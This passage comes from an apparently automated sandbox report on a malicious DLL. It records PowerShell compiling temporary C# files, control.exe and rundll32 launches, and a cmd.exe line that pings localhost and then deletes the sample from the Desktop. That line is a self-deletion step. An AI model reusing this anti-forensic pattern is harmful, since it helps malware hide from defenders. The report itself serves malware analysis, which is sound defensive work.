C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFFDC1012E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a171 39182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFFDC1012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4 e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFFDC1012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa5 7fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.A utomation.ni.dll.aux	unknown	2764	success or wait	1	7FFFDC1012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDC02B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDC02B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDC02B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDC02B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf4 9f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Managemen t.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFFDC1012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.d ll.aux	unknown	764	success or wait	1	7FFFDC1012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectorySer vices.ni.dll.aux	unknown	752	success or wait	1	7FFFDC1012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFFDC1012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFFDC1012E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machi ne.config	unknown	4095	success or wait	1	7FFFDC02B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machi ne.config	unknown	4097	success or wait	1	7FFFDC02B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machi ne.config	unknown	8171	end of file	1	7FFFDC02B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\Sta rtupProfileData-NonInteractive	unknown	64	success or wait	1	7FFFDC0162DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\Sta rtupProfileData-NonInteractive	unknown	23116	success or wait	1	7FFFDC0163B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShel l.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFFDC1012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions. ni.dll.aux	unknown	924	success or wait	1	7FFFDC1012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuratio n.ni.dll.aux	unknown	864	success or wait	1	7FFFDC1012E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\Mod uleAnalysisCache	unknown	4096	success or wait	1	7FFFDAE8B526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\Mod uleAnalysisCache	unknown	62	success or wait	1	7FFFDAE8B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operatio n.Validation.psd1	unknown	4096	success or wait	1	7FFFDAE8B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operatio n.Validation.psd1	unknown	492	end of file	1	7FFFDAE8B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operatio n.Validation.psd1	unknown	4096	end of file	1	7FFFDAE8B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFFDAE8B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFFDAE8B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFFDAE8B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFFDAE8B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFFDAE8B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFFDAE8B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	5	7FFFDAE8B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFFDAE8B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFFDAE8B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0 .0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFFDAE8B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFFDAE8B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFFDAE8B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFFDAE8B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFFDAE8B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	130	7FFFDAE8B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFFDAE8B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFFDAE8B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFFDAE8B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFFDAE8B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFFDAE8B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFFDAE8B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFFDAE8B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFFDAE8B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFFDAE8B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFFDC1012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFFDC1012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFFDAE8B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFFDAE8B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFFDAE8B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFFDAE8B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFFDAE8B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFFDAE8B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFFDAE8B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFFDAE8B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFFDC1012E7	ReadFile
C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.dll	unknown	4096	success or wait	1	7FFFDAE8B526	ReadFile
C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.dll	unknown	4096	success or wait	1	7FFFDAE8B526	ReadFile

Analysis Process: conhost.exe PID: **6644**, Parent PID: **6612**

General

Target ID:	25
Start time:	08:12:31
Start date:	23/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 6788, Parent PID: 6612

General

Target ID:	26
Start time:	08:12:38
Start date:	23/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.cmdline
Imagebase:	0x7ff7979b0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\poet0yxq\CSCB57F583549494C91A9647985948976.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF797A2E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\poet0yxq\CSCB57F583549494C91A9647985948976.TMP	success or wait	1	7FF797A2E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\poet0yxq\CSCB57F583549494C91A9647985948976.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF797A2ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.cmdline	unknown	369	success or wait	1	7FF7979C1EE7	ReadFile
C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.0.cs	unknown	411	success or wait	1	7FF7979C1EE7	ReadFile

Analysis Process: cvtres.exe PID: **6804**, Parent PID: **6788**

General

Target ID:	27
Start time:	08:12:40
Start date:	23/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES2392.tmp" "c:\Users\user\AppData\Local\Temp\poet0yxq\CSCB57F583549494C91A9647985948976.TMP"
Imagebase:	0x7ff7871c0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **6844**, Parent PID: **6612**

General

Target ID:	28
Start time:	08:12:43
Start date:	23/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.cmdline
Imagebase:	0x7ff7979b0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\bscdh0f0\CSCCEA1AC591E3E41DFA7DCA22F6F20A95.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF797A2E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bscdh0f0\CSCCEA1AC591E3E41DFA7DCA22F6F20A95.TMP	success or wait	1	7FF797A2E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bscdh0f0\CSCCEA1AC591E3E41DFA7DCA22F6F20A95.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF797A2ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.cmdline	unknown	369	success or wait	1	7FF7979C1EE7	ReadFile
C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.0.cs	unknown	417	success or wait	1	7FF7979C1EE7	ReadFile

Analysis Process: cvtres.exe PID: **6920**, Parent PID: **6844**

General

Target ID:	29
Start time:	08:12:46
Start date:	23/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES3B60.tmp" "c:\Users\user\AppData\Local\Temp\bscdh0f0\CSCCEA1AC591E3E41DFA7DCA22F6F20A95.TMP"
Imagebase:	0x7ff7871c0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: control.exe PID: **6956**, Parent PID: **5292**

General

Target ID:	30
Start time:	08:12:49
Start date:	23/04/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff61b590000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **7132**, Parent PID: **6956**

General

Target ID:	32
Start time:	08:12:52
Start date:	23/04/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h
Imagebase:	0x7ff7567e0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: **3616**, Parent PID: **6612**

General

Target ID:	33
Start time:	08:12:54
Start date:	23/04/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f3b00000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **4432**, Parent PID: **3616**

General	
Target ID:	37
Start time:	08:13:12
Start date:	23/04/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\VoevdOQpeU.dll
Imagebase:	0x7ff7bb450000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **5764**, Parent PID: **4432**

General	
Target ID:	38
Start time:	08:13:12
Start date:	23/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: PING.EXE PID: **5388**, Parent PID: **4432**

General	
Target ID:	39
Start time:	08:13:13
Start date:	23/04/2022
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping localhost -n 5
Imagebase:	0x7ff69dae0000
File size:	21504 bytes
MD5 hash:	6A7389ECE70FB97BFE9A570DB4ACCC3B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly